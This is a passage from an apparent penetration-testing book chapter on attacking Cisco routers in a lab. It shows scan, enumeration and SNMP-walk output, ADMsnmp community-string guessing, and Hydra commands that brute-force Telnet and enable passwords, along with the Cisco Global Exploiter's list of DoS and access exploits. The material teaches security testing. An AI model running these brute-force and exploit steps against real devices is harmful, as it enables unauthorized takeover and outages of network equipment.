9/tcp    open  discard
13/tcp   open  daytime
19/tcp   open  chargen
23/tcp   open  telnet
79/tcp   open  finger
2001/tcp open  dc
6001/tcp open  X11:1
8080/tcp open  http-proxy
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.489 seconds
root@4[knoppix]#
```

To gain a more accurate understanding of the service running on a specific port, it is necessary to conduct application layer scanning. Using Nmap, this process is very simple and is specified using the *–sV* option, as depicted in Figure 6.9.

Figure 6.9 Application Fingerprinting




```
root@4[knoppix]# nmap -sV -F -T4 192.168.0.254

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-11 19:09 EST
Interesting ports on 192.168.0.254:
(The 1216 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
23/tcp   open  telnet  Cisco telnetd (IOS 12.X)
79/tcp   open  finger  Cisco fingerd
2001/tcp open  dc?
6001/tcp open  X11:1?
8080/tcp open  http    Cisco IOS administrative webserver
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)

Nmap run completed -- 1 IP address (1 host up) scanned in 15.457 seconds
root@4[knoppix]#
```

Rather than simply looking in a file to determine which service is running on a certain port, Nmap accurately identified the service running on port 8080 as the Cisco IOS Administrative WWW server. Nmap is capable of fingerprinting both TCP and UDP services.

UDP port scanning is often unreliable and can take quite some time, so rather than scanning every UDP port (1–65535), I'll usually scan the ports that I might be able to exploit if they are available and incorrectly configured. Using Nmap, we'll scan for UDP ports 69 (tftp), 123 (ntp), 161 (snmp), and 1985 (hsrp), and we'll use a port (777) that no valid service should use as a control port (see Figure 6.10).

Figure 6.10 UDP Port Scan



```
root@7[~]# nmap -sU -T4 -p 69,123,161,1985,777 192.168.0.254

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-11 19:26 EST
Interesting ports on 192.168.0.254:
PORT     STATE         SERVICE
69/udp   open          tftp
123/udp  open|filtered ntp
161/udp  open|filtered snmp
777/udp  closed        unknown
1985/udp open|filtered unknown
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)

Nmap run completed -- 1 IP address (1 host up) scanned in 1.571 seconds
root@7[~]#
```

As shown, this scan reveals that the device is listening on several UDP ports. An application layer scan with Nmap can then be used to validate the services.


ASS

Autonomous System Scanner, or ASS, is a tool in the Internetwork Routing Protocol Attack Suite (IRPAS) that performs both active and passive collection of routing protocol information. It supports a wide number of routing protocols and can provide very useful information on protocols such as:

- Cisco Discovery Protocol (CDP)
- ICMP Router Discovery Protocol (IRDP)
- Interior Gateway Routing Protocol (IGRP) and Enhanced Interior Gateway Routing Protocol (EIGRP)
- Routing Information Protocol versions 1 and 2
- Open Shortest Path First (OSPF)
- Hot Standby Routing Protocol (HSRP)
- DHCP
- ICMP

Figure 6.11 shows ASS in Active mode, where it is passively listening and actively probing for all protocols while stepping through a sequence of Autonomous System (AS) numbers. In this instance, two devices were discovered to be running two protocols—CDP and HSRP. Before you are able to carry out attacks on network devices, it makes sense to first identify protocols in use. The detailed information for each protocol is displayed.

Figure 6.11 Routing Protocol Scanning



```
root@2[knoppix]# ass -A -i eth1
ASS [Autonomous System Scanner] $Revision: 1.24 $
        (c) 2k++ FX <fx@phenoelit.de>
        Phenoelit (http://www.phenoelit.de)
        IRPAS build XXXIX
Scanning

Continuing capture ... (hit Ctrl-C to finish)


>>>Results>>>
Router   192.168.0.253  (CDP HSRP )
        CDP [ n/a ]          Device ID  core-rtr-nyc-sec.somebank.com
                               Port ID  Ethernet0
                              Platform  cisco 2507
                                        - Layer 3 Router
                                Duplex  Half
        HSRP [    0]     192.168.0.250  (Standby, auth 'cisco',3,10,100)
Router   192.168.0.254  (CDP HSRP )
        CDP [ n/a ]          Device ID  core-rtr-nyc-pri.somebank.com
                               Port ID  Ethernet0
                              Platform  cisco 2500
                                        - Layer 3 Router
                                Duplex  Half
        HSRP [    0]     192.168.0.250  (Active, auth 'cisco',3,10,120)
root@2[knoppix]# █
```

ASS is most useful on an internal network assessment to determine which interior routing protocols a target organization uses.


Cisco Torch

Included on the Auditor CD, Cisco Torch is a Perl script that has several features that could be useful to the penetration tester concentrating on Cisco devices. It is capable of identifying services running on Cisco devices, such as SSH, Telnet, HTTP, TFTP, NTP, and SNMP. After identifying the services, it can conduct brute-force password attacks against them and can even download the configuration file if the read/write community string is found.

Before using the implementation of Cisco Torch on Auditor, you should copy the cisco-torch directory to a writeable directory so that log files can be saved and dictionary files can be edited. Do this using a command similar to *cp –a /opt/auditor/cisco-torch-0.4b /home/knoppix*.

A scan of a router running Telnet, NTP, TFTP, and HTTP, with a community string of *private* produced the results shown in Figure 6.12.

Figure 6.12 Cisco-Torch.PL



```
root@8[cisco-torch-0.4b]# ./cisco-torch.pl -A 192.168.0.254
Using config file torch.conf...
Loading include and plugin ...

################################################################
#   Cisco Torch Mass Scanner                    #
#   Becase we need it...                                       #
#   http://www.arhont.com/cisco-torch.pl                       #
################################################################

List of targets contains 1 host(s)
11054:  Checking 192.168.0.254 ...
Fingerprint:                    2552511255251325525324255253311310
Description:                    Cisco IOS host (tested on 2611, 2950 and Aironet
 1200 AP)
Fingerprinting Successful

* Cisco by SNMP found ***
*System Description: Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-I-L), Version 12.1(18), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2002 by cisco Systems, Inc.
Compiled Mon 02-Dec-02 23:45 by kellythw

Found Cisco remote NTP host 192.168.0.254
 **Operation system:Ícisco

*** Found  TFTP server

 Response: 05047310810810110397108321111210111497116105111100

Description:    Cisco old vunerable IOS (10x-11x) tftp server
Fingerprinting Successful

--->
- All scans done. Cisco Torch Mass Scanner  -
---> Exiting.
root@8[cisco-torch-0.4b]# █
```

The output of the program is fairly easy to decipher, but the program didn't seem to detect either the Telnet or HTTP administrative interface of the target router, both of which would be very important services to the penetration tester. It also doesn't tell us which community string was used to gather the SNMP information. Perhaps the most useful feature of the application is the NTP fingerprinting and the identification of a TFTP server, because this boosts our certainty of the device identification and also opens up some more attack opportunities with regard to TFTP. Although the tool did not produce all the results expected, it is another tool in the penetration tester's arsenal that can be used in conjunction with other tools.

Snmpfuzz.pl

Snmpfuzz.pl is a Perl script that provides for more fine-grained control of fuzzing an SNMP service with the application Protos, a protocol analysis tool. *Fuzzing* can be defined as sending packets with various data in an attempt to solicit information from a service or, put another way, to stress-test a device. Fuzzing is often used in black-box penetration testing, where the penetration tester is operating without access to the device and is analyzing information returned from the device. This tool is most useful for advanced penetration testers conducting security research, so it will not be demonstrated here. It should be noted that fuzzing can cause a DoS condition to occur.

Enumeration Tools

After positive identification of network devices and scanning has occurred, it's very useful to enumerate as much information as possible to be fully armed with information before proceeding with further attacks. This section presents tools and techniques to enumerate information from network devices.


SNMP

Net-SNMP is a collection of programs that allow interaction with an SNMP service. *tkmib* is a GUI tool that provides a "point and click" method of "walking the MIB"—that is, requesting each item in a standard Management Interface Base (MIB). Walking the MIB of a Cisco router will give the penetration tester an abundance of information. Some of this information includes:

- The routing table
- Configuration of all interfaces
- System contact information
- Ports open

Figure 6.13 shows *tkmib* configured to use the community string of *public*.

Figure 6.13 *tkmib*



OID: 1.3.6.1

192.168.0.254


```
.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0 = Cisco Internetwork Operating System Soft
ware □
IOS (tm) 2500 Software (C2500-I-L), Version 12.1(18), RELEASE SOFTWARE (fc1)□
Copyright (c) 1986-2002 by cisco Systems, Inc.□
Compiled Mon 02-Dec-02 23:45 by kellythw
.iso.org.dod.internet.mgmt.mib-2.system.sysObjectID.0 = .1.3.6.1.4.1.9.1.30
.iso.org.dod.internet.mgmt.mib-2.system.sysUpTime.0 = 51992975
.iso.org.dod.internet.mgmt.mib-2.system.sysContact.0 = William Stronghold
.iso.org.dod.internet.mgmt.mib-2.system.sysName.0 = core-rtr-nyc-pri.somebank.com
.iso.org.dod.internet.mgmt.mib-2.system.sysLocation.0 = NYC Datacenter Cabinet #23
.iso.org.dod.internet.mgmt.mib-2.system.sysServices.0 = 6
.iso.org.dod.internet.mgmt.mib-2.system.sysORLastChange.0 = 0
.iso.org.dod.internet.mgmt.mib-2.interfaces.ifNumber.0 = 5
.iso.org.dod.internet.mgmt.mib-2.interfaces.ifTable.ifEntry.ifIndex.1 = 1
```

It is also possible to walk the MIB of a host running SNMP by running the command-line tool, *snmpwalk*. *snmpset* allows the setting of MIB objects, which can essentially be made to reconfigure the device.

Finger

If the Finger service is running on a router, it is possible to query the service to determine who is logged onto the device. Once a valid username has been discovered, the penetration tester can commence brute-force password-guessing attacks if a login service such as Telnet is running (see Figure 6.14).

Figure 6.14 Running Finger



```
root@4[knoppix]# finger -l @192.168.0.254
[192.168.0.254]

    Line       User       Host(s)              Idle       Location
   2 vty 0     moonpie    idle                 00:00:11 192.168.0.12
*  4 vty 2                idle                 00:00:36 192.168.0.12
   5 vty 3     wstronghol idle                 00:00:58 192.168.0.15

  Interface      User        Mode                     Idle     Peer Address
root@4[knoppix]# 
```

Vulnerability Assessment Tools

Identifying vulnerabilities is a key phase in a penetration test, and we'll briefly mention the tools to accomplish this phase, as it is covered in depth in Chapter 2.

Nessus

Nessus is the most widely used free vulnerability scanner on the market. The Auditor CD includes Nessus version 2.2.0, which is the open-source version of the scanner released under the GNU GPL. We'll talk more about Nessus in Chapters 8-11 of this book. When the scanning options are customized, Nessus can pretty much do it all. It can conduct brute-forcing using Hydra and has thousands of plugins to detect vulnerabilities. Scanning network devices is really no different than any other host, since Nessus has a variety of plugins to detect vulnerabilities.

Be sure to register on www.nessus.org to obtain to full plugin feeds so that your scan can be as thorough as possible.

Notes from the Underground…

CISCO Vulnerable?

At the 2005 Black Hat Briefings in Las Vegas, Nevada, a security researcher named Michael Lynn demonstrated the successful compromise of a Cisco router using a heap-based overflow exploiting a flaw in Cisco's IPv6 stack. Lynn shattered the widely held image that Cisco's IOS is impenetrable and that its architecture is exceedingly complex enough to thwart successful attacks. Until that point, most of the vulnerabilities in IOS were minor in comparison; no one had achieved remote code execution in IOS.

Exploitation Tools


This section presents various methods and tools for exploiting identified vulnerabilities—both configuration errors and software bugs; of which, the former is more prevalent with network devices.

ADMsnmp

ADMsnmp is a command-line tool that conducts brute-force community string guessing on network devices or any device that runs SNMP. Its operation is very simple, and the output is easy to read. All that is required is a file containing potential community strings and a device to brute-force.

Figure 6.15 shows ADMsnmp correctly guessing the community strings *public* and *private*. It also prints a nice summary of guessed words and their level of access.

Figure 6.15 Running ADMsnmp



```
root@4[knoppix]# ADMsnmp 192.168.0.254 -wordfile community.txt
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=secret  id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=ciscoworks  id = 5 >>>>>>>>>>>
>>>>>>>>>>> get req name=ciscoworks20000  id = 8 >>>>>>>>>>>
>>>>>>>>>>> get req name=mrtg  id = 11 >>>>>>>>>>>
>>>>>>>>>>> get req name=snmp  id = 14 >>>>>>>>>>>
>>>>>>>>>>> get req name=public  id = 17 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 18 name = public ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 18 name = public >>>>>>>>
>>>>>>>>>>> get req name=private  id = 20 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 19 name = public ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=rmon  id = 23 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 146 name = public ret =2 <<<<<<<<<<
>>>>>>>>>>> get req name=router  id = 26 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 146 name = public ret =2 <<<<<<<<<<
>>>>>>>>>>> get req name=switch  id = 29 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 21 name = private ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 21 name = private >>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 22 name = private ret =0 <<<<<<<<<<
<<<<<<<<<<< recv snmpd paket id = 158 name = private ret =0 <<<<<<<<<<
<<<<<<<<<<< recv snmpd paket id = 158 name = private ret =0 <<<<<<<<<<


<!ADM!>         snmp check on 192.168.0.254            <!ADM!>
sys.sysName.0:core-rtr-nyc-pri.somebank.com
name = public readonly access
name = private write access
root@4[knoppix]#
```


Hydra

Hydra is an incredibly capable brute-forcer that supports most network login protocols, including the ones that run on network devices such as these:

- Telnet
- HTTP, HTTPS
- SNMP
- Cisco Enable

One of Hydra's features is its speed, which just happens to be way too fast when brute-forcing the Cisco Telnet service, so it's necessary to slow Hydra down using the *-t* option. Figure 6.16 depicts the brute-forcing of a Cisco Telnet server where the server requires only a password. In this case, the router is using its most basic form of authentication, which doesn't require a username, just a password.

Figure 6.16 Brute-Forcing Telnet




```
root@4[~]# hydra -t 3 -P password.txt 192.168.0.254 cisco
Hydra v4.4 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2005-11-12 12:32:05
[DATA] 3 tasks, 1 servers, 91 login tries (l:1/p:91), ~30 tries per task
[DATA] attacking service cisco on port 23
[23][cisco] host: 192.168.0.254   login:    password: p4ssw0rd
[STATUS] attack finished for 192.168.0.254 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2005-11-12 12:32:27
root@4[~]# █
```

The command specifies speed, the password file to use, the device IP address, and the service to brute-force, which happens to be Cisco Telnet in this case. It took Hydra only 22 seconds to guess the password, which was *p4ssw0rd*.

When provided with the line password, Hydra can also conduct brute-force password guessing for the privileged mode *enable*, which, when guessed, gives the penetration tester complete control over the device (see Figure 6.17).

Figure 6.17 Brute-Forcing *enable*



```
root@4[~]# hydra -t 3 -m p4ssw0rd -P password.txt 192.168.0.254 cisco-enable
Hydra v4.4 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2005-11-12 12:34:38
[DATA] 3 tasks, 1 servers, 91 login tries (l:1/p:91), ~30 tries per task
[DATA] attacking service cisco-enable on port 23
[23][cisco-enable] host: 192.168.0.254   login:    password: password
[STATUS] attack finished for 192.168.0.254 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2005-11-12 12:34:39
root@4[~]#
```

TFTP-Bruteforce


Auditor provides a Perl script called *tftpbrute.pl* to conduct TFTP brute-forcing. Brute-force attempts at downloading files from a TFTP server can sometimes be fruitful because enterprise routers often have large file systems that can be used to store other router configuration files. Brute-forcing using variations of the hostnames of the router can sometimes provide you with the config file, and although the task of customizing the TFTP filenames can take some time, this isn't much different from customizing a password file before brute-forcing a login. For example, the target router's hostname is *gw.lax.company.com*. You could comprise a list of filenames to brute-force, such as:

- gw-conf
- gw-lax-conf
- gw-lax-company-conf
- gw_conf
- gw_lax_conf

Cisco Global Exploiter

The Cisco Global Exploiter (cge.pl) is a Perl script that provides a common interface to 10 different Cisco-related vulnerabilities, including several DoS exploits. Figure 6.18 shows the various vulnerabilities it is capable of exploiting.

Figure 6.18 Cisco Global Exploiter




```
root@2[~]# ./cge.pl

Usage :
perl cge.pl -h <host> -v <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability

root@2[~]# 
```

When using the script to exploit the Cisco HTTP Configuration Arbitrary Administrative Access Vulnerability on a vulnerable Cisco router, I had to modify the script slightly to make it work, since its regular expression did not match a successful return from the router. Specifically, my router returned *HTTP 200 OK*, whereas the script was only looking for *200 ok*. A quick modification of the script and it worked as intended. For details on exactly what I modified and instructions on how to repeat the process should you encounter the same issue, see the "Further Information" section at the end of the chapter. What should be taken from this is that when you're using tools that you have not written, it is essential to read the source code (if possible) before running the tool on a target host. This is especially important when you're downloading exploits from the Internet. If you like your system security, you will never run a binary-only exploit!

